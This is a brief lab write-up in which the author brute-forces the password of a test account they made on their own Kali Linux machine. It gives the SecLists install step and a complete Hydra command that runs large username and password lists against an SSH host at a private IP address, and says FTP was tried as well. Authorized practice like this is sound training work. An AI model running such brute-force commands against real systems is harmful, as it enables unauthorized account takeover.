Hydra Cracking passwords

For this exercise, I created a user ‘test_user’ in Kali Linux with the password ‘testpass’. We will use Hydra and SecLists to crack the password.


1.- Download the SecLists package to obtain a large list of usernames and passwords:

sudo apt-get install seclists

2.- Run the Hydra command with the lists of usernames and passwords using the SSH protocol and the target machine:

hydra -V -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.1.53 -t4 ssh

This command was run using the **ssh** and **ftp** protocols



After a long time, Hydra found the correct password.